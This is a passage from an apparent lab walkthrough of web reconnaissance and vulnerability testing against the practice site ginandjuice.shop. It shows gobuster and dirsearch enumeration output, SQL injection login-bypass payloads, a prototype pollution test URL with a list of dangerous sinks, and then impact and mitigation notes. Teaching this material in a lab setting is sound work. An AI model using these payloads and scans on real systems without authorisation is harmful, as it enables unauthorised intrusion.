2026-05-16 08:41:13 (825 KB/s) - 'ginandjuice.shop/resources/js/angular_1-7-7.js' saved [195161/195161]  
--2026-05-16 08:41:13-- https://ginandjuice.shop/resources/js/subscribeNow.js  
Reusing existing connection to ginandjuice.shop:443.  
HTTP request sent, awaiting response... 200 OK  
Length: 3739 (3.7K) [application/javascript]  
Saving to: 'ginandjuice.shop/resources/js/subscribeNow.js'  
ginandjuice.shop/resources/js/subscribe 100%[====>] 3.65K --.-KB/s in 0s  
2026-05-16 08:41:13 (82.2 MB/s) - 'ginandjuice.shop/resources/js/subscribeNow.js' saved [3739/3739]  
--2026-05-16 08:41:13-- https://ginandjuice.shop/resources/footer/js/scanme.js  
Reusing existing connection to ginandjuice.shop:443.  
HTTP request sent, awaiting response... 200 OK  
Length: 6307 (6.2K) [application/javascript]  
Saving to: 'ginandjuice.shop/resources/footer/js/scanme.js'  
ginandjuice.shop/resources/footer/js/s 100%[====>] 6.16K --.-KB/s in 0s  
2026-05-16 08:41:13 (57.7 MB/s) - 'ginandjuice.shop/resources/footer/js/scanme.js' saved [6307/6307]  
FINISHED --2026-05-16 08:41:13--  
Total wall clock time: 11s  
Downloaded: 6 files, 1.3M in 4.3s (316 KB/s)
```





Analyze:

- endpoints,
- secrets,
- API routes.

4. MAPPING EXECUTION PATHS

4.1 Directory Discovery

Gobuster

```
gobuster dir -u https://ginandjuice.shop -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```



```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~ kali@kali: ~ kali@kali: ~  
[+] Url: https://ginandjuice.shop/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8.2  
[+] Timeout: 10s  
Starting gobuster in directory enumeration mode  
about (Status: 200) [Size: 11288]  
blog (Status: 200) [Size: 10965]  
login (Status: 200) [Size: 7493]  
subscribe (Status: 405) [Size: 20]  
catalog (Status: 200) [Size: 3761]  
admin (Status: 403) [Size: 15]  
About (Status: 200) [Size: 11190]  
Login (Status: 200) [Size: 7484]  
Blog (Status: 200) [Size: 10947]  
Logout (Status: 202) [Size: 0] [→ /]  
Progress: 2333 / 220559 (1.06%) ERROR error on word 413: timeout occurred during the request  
vulnerabilities (Status: 200) [Size: 123373]  
Catalog (Status: 200) [Size: 16822]  
Subscribe (Status: 405) [Size: 20]  
Admin (Status: 403) [Size: 15]  
analytics (Status: 200) [Size: 0]  
Logout (Status: 302) [Size: 0] [→ /]  
promise (Status: 200) [Size: 8053]  
my-account (Status: 202) [Size: 0] [→ /login]  
Progress: 39469 / 220559 (17.89%) ERROR error on word yoda_backpack: timeout occurred during the request  
ABOUT (Status: 200) [Size: 11190]  
Analytics (Status: 200) [Size: 0]  
Vulnerabilities (Status: 200) [Size: 123373]  
login (Status: 200) [Size: 7484]  
LOGIN (Status: 200) [Size: 7484]  
Promise (Status: 200) [Size: 8053]  
SUBSCRIBE (Status: 405) [Size: 20]  
Progress: 220556 / 220556 (100.00%)  
Finished
```


Discover:

- hidden paths,
- APIs,
- admin pages.

Dirsearch

```
dirsearch -u https://ginandjuice.shop
```

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~ kali@kali: ~  
kali@kali:~  
$ dirsearch -u https://ginandjuice.shop  
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html  
from pkg_resources import DistributionNotFound, VersionConflict  
dirsearch v0.4.3  
Extensions: php, asp, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460  
Output File: /home/kali/reports/https_ginandjuice.shop_26-05-16_10-08-25.txt  
Target: https://ginandjuice.shop/  
[10:08:05] Starting:  
[10:12:38] 200 - 3KB - /About  
[10:12:38] 200 - 3KB - /about  
[10:13:05] 403 - 35B - /Admin  
[10:13:05] 403 - 35B - /admin  
[10:13:14] 403 - 35B - /Admin/  
[10:13:14] 403 - 35B - /admin/  
[10:13:15] 403 - 35B - /admin/33index/  
[10:13:15] 403 - 35B - /admin/.config  
[10:13:15] 403 - 35B - /admin/_logs/access.log  
[10:13:15] 403 - 35B - /admin/_logs/access.log  
[10:13:15] 403 - 35B - /admin/_logs/access.log  
[10:13:15] 403 - 35B - /admin/_logs/error.log  
[10:13:15] 403 - 35B - /admin/_logs/error.log  
[10:13:15] 403 - 35B - /admin/_logs/error.log  
[10:13:16] 403 - 35B - /admin/_logs/login.txt  
[10:13:16] 403 - 35B - /admin/access.log  
[10:13:16] 403 - 35B - /admin/access.txt  
[10:13:16] 403 - 35B - /admin/access.log  
[10:13:16] 403 - 35B - /admin/account  
[10:13:16] 403 - 35B - /admin/account.php  
[10:13:16] 403 - 35B - /admin/account.aspx  
[10:13:16] 403 - 35B - /admin/account.jsp
```








5.2 Test Login SQL Injection

Payloads:

```
' OR 1=1 --
```

```
admin' --
```





6. Vulnerabilities Discovered

6.1 Client-side Prototype Pollution Vulnerability

Affected Page : `/blog`


Prototype pollution is a JavaScript vulnerability that enables an attacker to add arbitrary properties to global object prototypes, which may then be inherited by user-defined objects.

Successful exploitation of prototype pollution requires three key components:

- **A Prototype Pollution Source:** This is any input that enables an attacker to poison prototype objects with arbitrary properties.
- **A Sink:** A JavaScript function or DOM element that enables arbitrary code execution.
- **An Exploitable Gadget:** Any property that is passed into a sink without proper filtering or sanitization.


Step 1 — Confirm the vulnerability via URL


`https://ginandjuice.shop/blog?__proto__[foo]=bar`



Then open DevTools console and run:

```
console.log({}.foo);
```






Printed **"bar"** So it's polluted


Step 2 — Find a sink on the **/blog** page

Open DevTools → Sources tab, look for:


```
// Dangerous patterns to hunt for:
innerHTML
document.write()
eval()
script.src
location.href
```

innerHTML




script.src



location.href

Step 3 — Use DOM Invader (in Burp Suite)

- Open Burp's embedded browser
- Enable **DOM Invader** from the extension panel
- It auto-detects sources and sinks for us



Impact Possibilities of Prototype Pollution

Prototype pollution can have several severe impacts on an application. Here are some potential attack scenarios:

- **Denial of Service (DoS):** When the object prototype holds functions that can be inherited and called for various operations, for example, the `toString()` method, changing that method to a random function such as a simple `console.log()` can cause significant issues. This can result in unexpected behaviors and crashes when the method is called on another object, leading to a Denial of Service (DoS).
- **Privilege Escalation:** An attacker can pollute properties that could alter the state of the environment or change specific items from the codebase, such as cookies or tokens, and other attributes. For example, by setting the `isAdmin` property to `true`, the attacker can gain administrative privileges and access restricted areas or functionalities.
- **Cross-Site Scripting (XSS):** An attacker can use prototype pollution to inject malicious code into the application's prototype chain. This malicious code can then be executed in the context of other users who access the application, leading to XSS attacks. This can allow attackers to steal sensitive information, hijack user sessions, or deface the website.
- **Remote Code Execution (RCE):** An attacker can leverage prototype pollution to manipulate the server's execution flow, potentially leading to Remote Code Execution (RCE). By injecting properties that change the behavior of critical functions or introduce malicious code paths, attackers can execute arbitrary code on the server, gaining full control over the application and its environment.

Mitigation Strategies for Prototype Pollution

- **Perform Validation on JSON Inputs:** Ensure that all JSON inputs are validated against the application's schema. This helps prevent unexpected properties from being added to objects.
- **Use `Map` Instead of `Object`:** Whenever possible, use `Map` objects instead of plain `Object` for storing key-value pairs. `Map` does not inherit from `Object.prototype` and is therefore not susceptible to prototype pollution.
- **Freeze Properties with `Object.freeze`:** Use `Object.freeze` to make an object immutable. Freezing `Object.prototype` can prevent attackers from modifying the prototype chain.

- **Avoid Using Recursive Merge Functions Unsafely:** Be cautious when using recursive merge functions. Ensure they do not merge input objects with `Object.prototype`. Use safe deep merge libraries or implement safe merge logic.
- **Use Objects Without Prototype Properties:** Create objects without a prototype to avoid affecting the prototype chain. This can be done using `Object.create(null)`.
- **Regularly Update Libraries:** Keep your dependencies and libraries up to date with the latest security patches. Regularly review and update packages to ensure any known vulnerabilities are addressed.

6.2 Client-Side Template Injection (CSTI) Vulnerability


Affected Page : `/blog`

Occurs when user input is embedded into a client-side template and interpreted by a JavaScript framework such as AngularJS.

